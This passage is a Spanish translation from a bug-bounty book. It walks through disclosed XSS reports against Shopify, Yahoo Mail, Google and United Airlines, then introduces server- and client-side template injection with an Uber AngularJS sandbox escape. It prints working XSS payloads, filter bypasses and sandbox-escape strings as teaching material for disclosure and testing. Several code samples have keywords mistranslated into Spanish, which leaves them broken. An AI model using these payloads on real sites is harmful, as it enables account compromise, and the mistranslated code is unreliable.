dentro de las etiquetas <script></script> de la página web. Lo más probable es que el hacker haya llegado a esta conclusión al ver el código fuente de la página, que contiene el HTML y JavaScript de la página. Puede ver el código fuente de cualquier página web ingresando view-source:URL en la barra de direcciones del navegador. Como ejemplo, la Figura 7-2 muestra parte de la página del sitio <https://nostarch.com/fuente>.

Después de darse cuenta de que la entrada no estaba desinfectada, el hacker ingresó test';alert('XSS');' en el cuadro de búsqueda de Shopify, creando un cuadro de alerta de JavaScript con el texto 'XSS' cuando se representa. Aunque no está claro en el informe, es probable que Shopify estuviera representando el término buscado en una declaración de JavaScript, como var search\_term = '<INJECTION>'. La primera parte de la inyección, test';, habría cerrado esa etiqueta e insertado alert('XSS'); como declaración separada. El final ' habría asegurado que la sintaxis de JavaScript fuera correcta. Es de suponer que el resultado habría sido similar a var search\_term = 'test';alert('xss');';.



```

1 <!DOCTYPE html>
2 <html lang="en" dir="ltr">
3 <head>
4 <script src="/cdn-cgi/apps/head/_yd33ivQmzx1XzrsazuivTlpv7Y.js"></script><link rel="profile" href="https://www.w3.org/1999/xhtml/vocab" />
5 <meta name="viewport" content="width=device-width, initial-scale=1.0" />
6 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
7 <link rel="shortcut icon" href="https://nostarch.com/sites/default/files/favicon.ico" type="image/vnd.microsoft.icon" />
8 <meta name="generator" content="Drupal 7 (http://drupal.org)" />
9 <link rel="canonical" href="https://nostarch.com/" />
10 <link rel="shortlink" href="https://nostarch.com/" />
11 <title>Nostarch Press | "The finest in geek entertainment"</title>
12 <link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_10azfjVnuP_oGhqdtdlCSp2T1EMqXdmU84ekLLxQnc4.css" media="all" />
13 <link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_iJE80lthhv0QPhQg8oRmr7ahRCfmnisQyBq7ffhk.css" media="all" />
14 <link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_ED9mSD1220mJhLdninfdu4Jfmpo8ts5yngnL7m3Ec.css" media="all" />
15 <link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_AwO2Vn3JdGuAlV_E-1Dv0Jtfrugvh3Kzpuk64Da7ebk.css" media="all" />
16

```

Figura 7-2: La fuente de la página <https://nostarch.com/fuente>

## Comidas para llevar

Las vulnerabilidades XSS no tienen por qué ser complejas. La vulnerabilidad de Shopify no era compleja: era simplemente un simple campo de entrada de texto que no desinfectaba la entrada del usuario. Cuando estés probando XSS, asegúrate de ver el código fuente de la página y confirmar si tus cargas útiles se representan en etiquetas HTML o JavaScript.

## Formato de moneda de Shopify

Dificultad: Baja URL:

<YOURSITE>.myshopify.com/admin/settings/general/ Fuente: https://

hackerone.com/reports/104359/ Fecha del informe: 9 de

diciembre de 2015 Recompensa pagada:

\$1,000

Las cargas útiles XSS no siempre se ejecutan inmediatamente. Debido a esto, los piratas informáticos deben asegurarse de que la carga útil esté adecuadamente desinfectada en todos los lugares donde podría representarse. En este ejemplo, la configuración de la tienda de Shopify permitió a los usuarios cambiar el formato de moneda. En diciembre de 2015, los valores de esos cuadros de entrada no se desinfectaron adecuadamente al configurar las páginas de redes sociales. Un usuario malintencionado podría configurar una tienda e injectar una carga útil XSS en el campo de configuración de moneda de una tienda, como se muestra en la Figura 7-3. La carga útil se presentó en el canal de ventas de redes sociales de la tienda. El usuario malintencionado podría configurar la tienda para ejecutar la carga útil cuando otro administrador de la tienda visitara el canal de ventas.

Shopify utiliza el motor de plantillas Liquid para representar dinámicamente contenido en las páginas de la tienda. Por ejemplo, \${{ }} es la sintaxis de Liquid; la variable que se va a representar se ingresa dentro del conjunto interno de llaves. En la Figura 7-3, \${amount} es un valor legítimo pero se le añade el valor "><img src=x onerror=alert(document.domain)>", que es la carga útil XSS. "> cierra el Etiqueta HTML en la que se inyecta la carga útil. Cuando se cierra la etiqueta HTML, el navegador muestra la etiqueta de imagen y busca una imagen x indicada en el atributo src . Debido a que es poco probable que exista una imagen con este valor en el sitio web de Shopify, el navegador encuentra un error y llama al controlador de eventos de JavaScript en caso de error. El controlador de eventos ejecuta el JavaScript definido en el controlador. En este caso, es la función alerta(documento.dominio).




Figura 7-3: Página de configuración de moneda de Shopify en el momento del informe

Si bien JavaScript no se ejecutaba cuando un usuario visitaba la página de moneda, la carga útil también aparecía en el canal de ventas de redes sociales de la tienda Shopify. Cuando otros administradores de la tienda hacían clic en la pestaña del canal de ventas vulnerable, el XSS malicioso quedaba sin desinfectar y ejecutaba JavaScript.

#### Comidas para llevar

Las cargas útiles XSS no siempre se ejecutan inmediatamente después de enviarse. Debido a que una carga útil podría usarse en varias ubicaciones de un sitio, asegúrese de visitar cada ubicación. En este caso, simplemente enviar la carga maliciosa en la página de moneda no ejecutó el XSS. El reportero del error tuvo que configurar otra característica del sitio web para hacer que se ejecutara XSS.

#### Yahoo! Correo XSS almacenado

Dificultad: Media URL:

Yahoo! Correo

Fuente: <https://klikki.fi/adv/yahoo.html> Fecha de

publicación: 26 de diciembre de 2015

Recompensa pagada: 10.000 dólares

Limpiar la entrada del usuario modificando el texto ingresado a veces puede generar problemas si se hace incorrectamente. En este ejemplo, Yahoo! El editor de Mail permitía a las personas incrustar imágenes en un correo electrónico a través de HTML usando una etiqueta <img> . El editor desinfectó los datos eliminando cualquier atributo de JavaScript, como onload, onerror, etc., para evitar vulnerabilidades XSS. Sin embargo, no pudo evitar las vulnerabilidades que ocurrían cuando un usuario enviaba intencionalmente etiquetas <img> con formato incorrecto .

La mayoría de las etiquetas HTML aceptan atributos, que son información adicional sobre la etiqueta HTML. Por ejemplo, la etiqueta <img> requiere un atributo src que apunte a la dirección de la imagen a representar. La etiqueta también permite atributos de ancho y alto para definir el tamaño de la imagen.

Algunos atributos HTML son atributos booleanos: cuando se incluyen en la etiqueta HTML, se consideran verdaderos y cuando se omiten, se consideran falsos.

Con esta vulnerabilidad, Jouko Pynnonen descubrió que si agregaba atributos booleanos a etiquetas HTML con un valor, Yahoo! El correo eliminaría el valor pero dejaría el signo igual del atributo. Aquí está uno de los ejemplos de Pynnonen:

---

```
<TIPO DE ENTRADA="casilla de verificación" CHECKED="hola" NOMBRE="casilla de verificación">
```

---

Aquí, la etiqueta de entrada HTML puede incluir un atributo CHECKED que indica si una casilla de verificación debe mostrarse como marcada. Según el análisis de etiquetas de Yahoo, la línea sería esta:

---

```
<TIPO DE ENTRADA="casilla de verificación" CHECKED= NOMBRE="casilla de verificación">
```

---

Esto puede parecer inofensivo, pero HTML permite cero o más caracteres de espacio alrededor del signo igual en un valor de atributo sin comillas. Entonces los navegadores leen esto como COMPROBADO con el valor de NAME="check y la etiqueta de entrada con un tercer atributo llamado box, que no tiene un valor.

Para explotar esto, Pynnonen envió la siguiente etiqueta <img> :

---

```
<img ismap='xxx' itemtype='yyy' estilo=ancho:100%;alto:100%;posición:fija; izquierda:0px;arriba:0px;  
onmouseover=alerta(/XSS//)/*>
```

---

Yahoo! El filtrado de correo cambiaría esto a lo siguiente:

---

```
<img ismap= itemtype='yyy'  
estilo=ancho:100%;alto:100%;posición:fija;izquierda: 0px;arriba:0px;  
onmouseover=alerta(/XSS//)/*>
```

---

El valor ismap es un atributo de etiqueta booleano `<img>` que indica si una imagen tiene áreas en las que se puede hacer clic. En este caso, Yahoo! se eliminó 'xxx' y la comilla simple del final de la cadena se movió al final de la

yyy.

A veces, el backend de un sitio será una caja negra y no sabrás cómo se procesa el código, como en este caso. No sabemos por qué se eliminó 'xxx' o por qué se movió la comilla simple al final del motor de análisis de Yahoo o la forma en que el navegador yyy. Manejó cualquier contenido de Yahoo! devuelto podría haber realizado estos cambios. Aún así, puedes utilizar estas rarezas para encontrar vulnerabilidades.

Debido a la forma en que se procesó el código, se representó una etiqueta `<img>` con una altura y un ancho del 100 por ciento, lo que hizo que la imagen ocupara toda la ventana del navegador. Cuando un usuario movía el mouse sobre la página web, la carga útil XSS se ejecutaba debido a la parte `onmouseover=alert(/XSS/)` de la inyección.

## Conclusiones

Cuando los sitios desinfectan la entrada del usuario modificándola en lugar de codificar o escapar de los valores, debe continuar probando la lógica del lado del servidor del sitio. Piense en cómo un desarrollador podría haber codificado su solución y qué suposiciones hizo. Por ejemplo, verifique si el desarrollador consideró lo que sucede si se envían dos atributos src o si los espacios se reemplazan con barras. En este caso, el reportero de errores comprobó qué sucedería cuando los atributos booleanos se enviaran con valores.

Dificultad: Media URL:

images.google.com/ Fuente:

[https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-](https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html)

google.html Fecha de

publicación: 12 de septiembre de 2015

Recompensa pagado: no divulgado

Dependiendo de dónde se represente la entrada, no siempre es necesario utilizar caracteres especiales para explotar las vulnerabilidades XSS. En septiembre de 2015, Mahmoud Jamal utilizaba Google Imágenes para encontrar una imagen para su perfil de HackerOne. Mientras navegaba, notó la URL de la imagen <http://www.google.com/imgres?imgurl=https://lh3.googleusercontent.com/...> de Google.

Al notar la referencia a imgurl en la URL, Jamal se dio cuenta de que podía controlar el valor del parámetro; probablemente aparecerá en la página como un enlace. Al pasar el cursor sobre la imagen en miniatura de su perfil, Jamal confirmó que el atributo href de la etiqueta <a> incluía la misma URL. Intentó cambiar el parámetro imgurl a javascript:alert(1) y notó que el atributo href también cambió al mismo valor.

Esta carga útil javascript:alert(1) es útil cuando se desinfectan caracteres especiales porque la carga útil no contiene caracteres especiales para que el sitio web los codifique. Al hacer clic en un enlace a javascript:alert(1), se abre una nueva ventana del navegador y se ejecuta la función de alerta . Además, debido a que JavaScript se ejecuta en el contexto de la página web inicial, que contiene el enlace, JavaScript puede acceder al DOM de esa página. En otras palabras, un enlace a javascript:alert(1) ejecutaría la función de alerta contra Google. Este resultado muestra que un atacante malintencionado podría acceder a información de la página web. Si al hacer clic en un enlace al protocolo JavaScript no se heredara el contexto del sitio inicial que muestra el enlace, el XSS sería inofensivo: los atacantes no podrían acceder al DOM de la página web vulnerable.

Emocionado, Jamal hizo clic en lo que pensó que sería su enlace malicioso, pero no se ejecutó ningún JavaScript. Google había desinfectado la dirección URL cuando se hizo clic en el botón del mouse a través del atributo JavaScript onmousedown de la etiqueta de anclaje.

Como solución alternativa, Jamal intentó desplazarse por la página. Cuando llegó al botón Ver imagen, presionó ENTER. El JavaScript se activó porque podía visitar el enlace sin hacer clic con el botón del mouse.

## Conclusiones

Esté siempre atento a los parámetros de URL que podrían reflejarse en la página porque usted tiene control sobre esos valores. Si encuentra parámetros de URL que se representan en una página, considere también su contexto. Los parámetros de URL pueden presentar oportunidades para eludir los filtros que eliminan caracteres especiales. En este ejemplo, Jamal no necesitó enviar ningún carácter especial porque el valor se representó como el atributo href en una etiqueta de anclaje.

Además, busque vulnerabilidades incluso en Google y otros sitios importantes. Es fácil suponer que sólo porque una empresa es enorme, se han descubierto todas sus vulnerabilidades. Claramente, ese no es siempre el caso.

## XSS almacenado en el Administrador de etiquetas de Google

Dificultad: Media URL:

tagmanager.google.com/ Fuente:

<https://blog.it-securityguard.com/bugbounty-the-5000-google-xss/> Fecha de publicación: 31 de octubre de 2014

Recompensa pagada: 5000 dólares

Una mejor práctica común de los sitios web es desinfectar la entrada del usuario cuando la procesa en lugar de cuando se guarda en el momento del envío. La razón es que es fácil introducir nuevas formas de enviar datos a un sitio (como cargar un archivo) y olvidarse de desinfectar la entrada. Sin embargo, en algunos casos las empresas no siguen esta práctica: Patrik Fehrenbach de HackerOne descubrió este error en octubre de 2014 cuando estaba probando Google para detectar vulnerabilidades XSS.

Google Tag Manager es una herramienta de SEO que facilita a los especialistas en marketing agregar y actualizar etiquetas de sitios web. Para ello, la herramienta cuenta con una serie de formularios web con los que interactúan los usuarios. Fehrenbach comenzó buscando campos de formulario disponibles e ingresando cargas útiles XSS, como #"><img src=/ onerror=alert(3)>. Si la carga útil era aceptada por el campo del formulario, la carga útil cerraría la etiqueta HTML existente y luego intente cargar una imagen inexistente. Debido a que no se encuentra la imagen, el sitio web ejecutará la alerta de función de error de JavaScript (3).

Pero la carga útil de Fehrenbach no funcionó. Google estaba desinfectando adecuadamente sus aportes. Fehrenbach descubrió una forma alternativa de enviar su carga útil. Además de los campos del formulario, Google ofrece la posibilidad de cargar un archivo JSON con varias etiquetas. Entonces Fehrenbach subió el siguiente archivo JSON al servicio de Google:

---

```
"data":  
  { "name": "#"><img src=/ onerror=alert(3)>", "type":  
    "AUTO_EVENT_VAR",  
    "autoEventVarMacro":  
      { "varType": "HISTORY_NEW_URL_FRAGMENT"  
      }  
  }

---


```

Observe que el valor del atributo de nombre es la misma carga útil XSS que Fehrenbach probó anteriormente. Google no estaba siguiendo las mejores prácticas y estaba desinfectando la entrada del formulario web en el momento del envío en lugar de en el momento de la representación. Como resultado, Google se olvidó de desinfectar la entrada del archivo cargado, por lo que se ejecutó la carga útil de Fehrenbach.

## Conclusiones Vale

la pena destacar dos detalles del informe de Fehrenbach. Primero, Fehrenbach encontró un método de entrada alternativo para su carga útil XSS. También deberías buscar un método de entrada alternativo. Asegúrese de probar todos los métodos que proporciona un destino para ingresar entradas, ya que la forma en que se procesa cada entrada puede ser diferente. En segundo lugar, Google intentaba desinfectar la entrada en lugar de hacerlo en el momento de la renderización. Google podría haber evitado esta vulnerabilidad siguiendo las mejores prácticas. Incluso cuando conoces el sitio web

Los desarrolladores suelen utilizar contramedidas comunes contra determinados ataques y comprobar si hay vulnerabilidades. Los desarrolladores pueden cometer errores.

## United Airlines XSS

Dificultad: URL física:

checkin.united.com/

Fuente: <http://strukt93.blogspot.jp/2016/07/united-to-xss-united.html> Fecha de publicación: julio de 2016

Recompensa pagada: no divulgada

En julio de 2016, mientras buscaba vuelos baratos, Mustafa Hasan comenzó a buscar errores en los sitios de United Airlines. Descubrió que visitar el subdominio checkin.united.com redirigía a una URL que incluía un parámetro SID . Al darse cuenta de que cualquier valor pasado al parámetro se representaba en la página HTML, probó "><svg onload=confirm(1)>. Si se representaba incorrectamente, la etiqueta cerraría la etiqueta HTML existente e injectaría la etiqueta <svg> de Hasan , lo que resultaba en una ventana emergente de JavaScript cortesía de evento de carga .

Pero cuando envió su solicitud HTTP, no pasó nada, aunque su carga útil se presentó tal cual, sin desinfectar. En lugar de darse por vencido, Hasan abrió los archivos JavaScript del sitio, probablemente con las herramientas de desarrollo del navegador. Encontró el siguiente código, que anula los atributos de JavaScript que podrían conducir a XSS, como los atributos alertar, confirmar, solicitar y escribir:

---

```
[función () { /*  
Prevención XSS a través de JavaScript  
*/  
var XSSObject = new Object();  
XSSObject.lockdown = function(obj,name) { if (!  
String.prototype.startsWith) { intentar { if  
(Object.defineProperty)  
{ Object.defineProperty(obj, name,  
{ configurable: false  
});
```

```

        } } captura (e) { };
    }
}
XSSObject.proxy = función (obj, nombre, informe_nombre_función,
exec_original) {

    var proxy = obj[nombre];
    obj[nombre] = función () { if
        (exec_original) { return
            proxy.apply(esto, argumentos);
        }
    };
    XSSObject.lockdown(obj, nombre);
};

XSSObject.proxy(ventana, 'alerta', 'ventana.alerta', falso);
XSSObject.proxy(ventana, 'confirmar', 'ventana.confirmar', falso);
XSSObject.proxy(ventana, 'mensaje', 'ventana.prompt', falso);
XSSObject.proxy(ventana, 'unescape', 'unescape', falso);
XSSObject.proxy(documento, 'escribir', 'documento.escribir', falso);
XSSObject.proxy(String, 'fromCharCode', 'String.fromCharCode', verdadero); }}());

```

---

Incluso si no conoces JavaScript, puedes adivinar lo que sucede mediante el uso de ciertas palabras. Por ejemplo, el nombre del parámetro `exec_original` en la definición del proxy `XSSObject` implica una relación que ejecuta algo. Inmediatamente debajo del parámetro hay una lista de todas nuestras funciones interesantes y el valor falso que se pasa (excepto en la última instancia) . Podemos asumir que el sitio está intentando protegerse al no permitir la ejecución de los atributos de JavaScript pasados al proxy `XSSObject`.

En particular, JavaScript le permite anular funciones existentes. Entonces, Hasan primero intentó restaurar la función `document.write` agregando el siguiente valor en el SID:

---

```
javascript:document.write=HTMLDocument.prototype.write;document.write('STRU KT');
```

---

Este valor establece la función de escritura del documento a su funcionalidad original utilizando el prototipo de la función de escritura . Como JavaScript está orientado a objetos, todos los objetos tienen un prototipo. Al llamar al `HTMLDocument`, Hasan restableció la función de escritura del documento actual a

Implementación original de `HTMLDocument`. Luego llamó a `document.write('STRUKT')` para agregar su nombre en texto sin formato a la página.

Pero cuando Hasan intentó explotar esta vulnerabilidad, volvió a quedarse estancado. Pidió ayuda a Rodolfo Assis. Trabajando juntos, se dieron cuenta de que al filtro XSS de United le faltaba la anulación de una función similar a la escritura: la función `writeln`. La diferencia entre estas dos funciones es que `writeln` agrega una nueva línea después de escribir el texto, mientras que `write` no.

Assis creía que podía utilizar la función `writeln` para escribir contenido en el documento HTML. Hacerlo le permitiría eludir una pieza del filtro XSS de United. Lo hizo con la siguiente carga útil:

---

```
";}{document.writeln(decodeURI(ubicación.hash))}"#<img src=1  
onerror=alert(1)>
```

---

Pero su JavaScript aún no se ejecutó porque el filtro XSS todavía se estaba cargando y anulando la función de alerta : Assis necesitaba usar un método diferente. Antes de ver la carga útil final y cómo Assis solucionó la anulación de alerta , analicemos su carga útil inicial.

La primera parte, ";}, cierra el JavaScript existente en el que se está inyectando. A continuación, { abre la carga útil de JavaScript y `document.writeln` llama a la función `writeln` del objeto de documento JavaScript para escribir contenido en el DOM. La función `decodeURI` pasada a `writeln` decodifica entidades codificadas en una URL (por ejemplo, %22 se convertirá en "). El código `location.hash` pasado a `decodeURI` devuelve todos los parámetros después del # en la URL, que se define más adelante. Después de esta configuración inicial está hecho, -" reemplaza la cita al inicio de la carga útil para garantizar la sintaxis adecuada de JavaScript.

La última parte, `#<img src=1 onerror=alert(1)>`, agrega un parámetro que nunca se envía al servidor. Esta última parte es una parte definida y opcional de una URL, llamada fragmento, y está destinada a hacer referencia a una parte del documento. Pero en este caso, Assis usó un fragmento para aprovechar el hash (#) que define el inicio del fragmento. La referencia a `location.hash` devuelve todo el contenido después del #. Pero el contenido devuelto estará codificado en URL, por lo que la entrada `<img src=1 onerror=alert(1)>` se devolverá como `%3Cimg%20src%3D1%20onerror%3Dalert%281%29%3E%20`. Para abordar la codificación, la función `decodeURI` decodifica el contenido al

HTML <img src=1 onerror=alert(1)>. Esto es importante porque el valor decodificado se pasa a la función writeln , que escribe la etiqueta HTML <img> en el DOM. La etiqueta HTML ejecuta el XSS cuando el sitio no puede encontrar la imagen 1 a la que se hace referencia en el atributo src de la etiqueta. Si la carga útil tiene éxito, aparecerá un cuadro de alerta de JavaScript con el número 1 . Pero no fue así.

Assis y Hasan se dieron cuenta de que necesitaban un documento HTML nuevo dentro del contexto del sitio de United: necesitaban una página que no tuviera el filtro XSS JavaScript cargado pero que aún tuviera acceso a la información de la página web de United, a las cookies, etc. Entonces usaron un iFrame con la siguiente carga útil:

---

```
";}{document.writeln(decodeURIComponent(ubicación.hash))}#<iframe src='javascript:alert(document.domain)'></iframe>
```

---

Esta carga útil se comportó igual que la URL original con la etiqueta <img> . Pero en este escribieron un <iframe> en el DOM y cambiaron el atributo src para usar el esquema JavaScript para alertar (documento.dominio). Esta carga útil es similar a la vulnerabilidad XSS analizada en “Búsqueda de imágenes de Google” en la página 65, porque el esquema de JavaScript hereda el contexto del DOM principal. Ahora XSS podía acceder a United DOM, por lo que document.domain imprimió www.united.com. La vulnerabilidad se confirmó cuando el sitio mostró una alerta emergente.

Un iFrame puede tomar un atributo de origen para extraer HTML remoto. Como resultado, Assis pudo configurar la fuente como JavaScript, que inmediatamente llamó a la función de alerta con el dominio del documento.

## Conclusiones

Tenga en cuenta tres detalles importantes sobre esta vulnerabilidad. Primero, Hasan fue persistente. En lugar de darse por vencido cuando su carga útil no se activaba, indagó en JavaScript para descubrir por qué. En segundo lugar, el uso de una lista negra de atributos de JavaScript debería advertir a los piratas informáticos que pueden existir errores XSS en el código porque son oportunidades para que los desarrolladores cometan errores. En tercer lugar, tener conocimientos de JavaScript es esencial para confirmar con éxito vulnerabilidades más complejas.

## Resumen Las

vulnerabilidades XSS representan un riesgo real para los desarrolladores de sitios y todavía prevalecen en los sitios, a menudo a la vista. Al enviar una carga útil maliciosa, como `<img src=x onerror=alert(document.domain)>`, puede verificar si un campo de entrada es vulnerable. Pero esta no es la única forma de comprobar las vulnerabilidades XSS. Cada vez que un sitio desinfecta entradas mediante modificaciones (eliminando caracteres, atributos, etc.), debe probar minuciosamente la funcionalidad de desinfección. Busque oportunidades en las que los sitios desinfecten la entrada al enviarla en lugar de al procesarla, y pruebe todos los métodos de entrada. Además, busque los parámetros de URL que controla y que se reflejan en la página; esto podría permitirle encontrar un exploit XSS que pueda omitir la codificación, como agregar `javascript:alert(document.domain)` al valor href en una etiqueta de anclaje.

Es importante considerar todos los lugares donde un sitio muestra su entrada y si está en HTML o JavaScript. Tenga en cuenta que es posible que las cargas útiles XSS no se ejecuten inmediatamente.

# 8

## INYECCIÓN DE PLANTILLA



Un motor de plantillas es un código que crea sitios web dinámicos, correos electrónicos y otros medios al completar automáticamente marcadores de posición en la plantilla al renderizarla. Al utilizar marcadores de posición, el motor de plantillas permite a los desarrolladores separar la aplicación y la lógica empresarial. Por ejemplo, un sitio web podría utilizar solo una plantilla para las páginas de perfil de usuario con marcadores de posición dinámicos para los campos de perfil, como el nombre del usuario, la dirección de correo electrónico y la edad. Los motores de plantillas también suelen ofrecer beneficios adicionales, como funciones de desinfección de la entrada del usuario, generación de HTML simplificada y fácil mantenimiento. Pero estas características no hacen que los motores de plantillas sean inmunes a las vulnerabilidades.

Las vulnerabilidades de inyección de plantillas ocurren cuando los motores procesan la entrada del usuario sin desinfectarla adecuadamente, lo que a veces conduce a la ejecución remota de código. Cubriremos la ejecución remota de código con más detalle en el Capítulo 12.

Hay dos tipos de vulnerabilidades de inyección de plantillas: del lado del servidor y del lado del cliente.

### Inyecciones de plantillas del lado del servidor

Las vulnerabilidades de inyección de plantillas del lado del servidor (SSTI) ocurren cuando la inyección ocurre en la lógica del lado del servidor. Debido a que los motores de plantillas están asociados con lenguajes de programación específicos, cuando se realiza una inyección

ocurre, a veces es posible que pueda ejecutar código arbitrario desde ese idioma. Si puede o no hacer esto depende de las protecciones de seguridad que proporciona el motor, así como de las medidas preventivas del sitio. El motor Python Jinja2 ha permitido el acceso arbitrario a archivos y la ejecución remota de código, al igual que el motor de plantillas Ruby ERB que Rails utiliza de forma predeterminada. Por el contrario, Liquid Engine de Shopify permite el acceso a una cantidad limitada de métodos Ruby en un intento de evitar la ejecución remota completa del código. Otros motores populares incluyen Smarty y Twig de PHP, Haml de Ruby, Moustache, etc.

Para probar las vulnerabilidades de SSTI, envíe expresiones de plantilla utilizando la sintaxis específica del motor en uso. Por ejemplo, el motor de plantillas Smarty de PHP usa cuatro llaves {{ }} para indicar expresiones, mientras que ERB usa una combinación de corchetes angulares, símbolos de porcentaje y un signo igual <%= %>. Las pruebas típicas de inyecciones en Smarty implican enviar {{7\*7}} y buscar áreas donde las entradas se reflejan en la página (como en formularios, parámetros de URL, etc.). En este caso, buscaría 49 renderizado a partir del código 7\*7 que se ejecuta en la expresión. Si encuentra 49, sabrá que inyectó exitosamente su expresión y que la plantilla la evaluó.

Debido a que la sintaxis no es uniforme en todos los motores de plantillas, debes conocer el software utilizado para crear el sitio que estás probando. Herramientas como Wappalyzer y BuiltWith están diseñadas específicamente para este propósito. Después de identificar el software, use la sintaxis de ese motor de plantilla para enviar una carga útil simple, como 7\*7.

## Inyecciones de plantillas del lado del cliente

Las vulnerabilidades de inyección de plantillas del lado del cliente (CSTI) ocurren en los motores de plantillas del cliente y están escritas en JavaScript. Los motores de plantillas de clientes populares incluyen AngularJS de Google y ReactJS de Facebook.

Debido a que los CSTI ocurren en el navegador del usuario, normalmente no puede usarlos para lograr la ejecución remota de código, pero puede usarlos para XSS. Sin embargo, lograr XSS a veces puede resultar difícil y requiere eludir medidas preventivas, al igual que ocurre con las vulnerabilidades SSTI. Por ejemplo, ReactJS hace un gran trabajo al prevenir XSS de forma predeterminada. Cuando

Al probar aplicaciones que utilizan ReactJS, debe buscar en los archivos JavaScript la función `peligrosamenteSetInnerHTML`, donde puede controlar la entrada proporcionada a la función. Esto evita intencionalmente las protecciones XSS de ReactJS. Con respecto a AngularJS, las versiones anteriores a la 1.6 incluyen un Sandbox que limita el acceso a algunas funciones de JavaScript y protege contra XSS (para confirmar la versión de AngularJS, ingrese `Angular.version` en la consola de desarrollador de su navegador). Pero los piratas informáticos éticos encontraron y lanzaron rutinariamente omisiones de AngularJS Sandbox antes del lanzamiento de la versión 1.6. El siguiente es un bypass popular para las versiones 1.3.0 a 1.5.7 de Sandbox que puede enviar cuando encuentre una inyección de AngularJS:

---

```
 {{a=toString().constructor.prototype;a.charAt=a.trim;$eval('a,alert(1),a'))} }
```

---

Encontrará otros escapes de AngularJS Sandbox publicados en <https://pastebin.com/xMXwsm0N> y <https://jsfiddle.net/89aj1n7m/>.

Demostrar la gravedad de una vulnerabilidad CSTI requiere que pruebe el código que potencialmente puede ejecutar. Aunque es posible que puedas evaluar parte del código JavaScript, algunos sitios pueden tener mecanismos de seguridad adicionales para evitar la explotación. Por ejemplo, encontré una vulnerabilidad CSTI usando la carga útil  `{{4+4}}`, que devolvió 8 en un sitio que usaba AngularJS. Pero cuando usé  `{{4*4}}`, se devolvió el texto  `{{44}}` porque el sitio desinfectó la entrada eliminando el asterisco.

El campo también eliminó caracteres especiales, como () y [], y permitió un máximo de 30 caracteres. Combinadas, estas medidas preventivas efectivamente inutilizaron el CSTI.

## Inyección de plantilla Uber AngularJS

Dificultad: Alta URL:

<https://developer.uber.com/> Fuente:

<https://hackerone.com/reports/125027/> Fecha de publicación: 22 de marzo de 2016

Recompensa pagada: \$3000

En marzo de 2016, James Kettle, investigador principal de seguridad de PortSwigger (creador de Burp Suite) encontró una vulnerabilidad CSTI en un subdominio de Uber a través de la URL [https://developer.uber.com/docs/deep-linking? q=wrtz{{7\\*7}}](https://developer.uber.com/docs/deep-linking? q=wrtz{{7*7}}). Si vio la fuente de la página renderizada después de visitar el enlace, encontrará la cadena wrtz49, que muestra que la plantilla había evaluado la expresión 7\*7.

Al final resultó que, desarrollador.uber.com utilizó AngularJS para representar sus páginas web. Puede confirmar esto utilizando una herramienta como Wappalyzer o BuiltWith o viendo el código fuente de la página y buscando atributos ng- HTML. Como se mencionó, las versiones anteriores de AngularJS implementaron un Sandbox, pero la versión que usaba Uber era vulnerable a un escape de Sandbox. Entonces, en este caso, una vulnerabilidad CSTI significaba que se podía ejecutar XSS.

Usando el siguiente JavaScript dentro de la URL de Uber, Kettle escapó de AngularJS Sandbox y ejecutó la función de alerta :

---

```
https://developer.uber.com/docs/deep-linking?  
q=wrtz{{(_=""").sub).call.call({}  
[$="constructor"].getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1) ") () }}zzzz
```

---

Deconstruir esta carga útil está más allá del alcance de este libro, dada la publicación de numerosas omisiones de AngularJS Sandbox y la eliminación de Sandbox en la versión 1.6. Pero el resultado final de la alerta de carga útil (1) es una ventana emergente de JavaScript. Esta prueba de concepto le demostró a Uber que los atacantes podrían explotar este CSTI para lograr XSS, lo que resultaría en cuentas de desarrolladores y aplicaciones asociadas potencialmente comprometidas.

#### Comidas para llevar

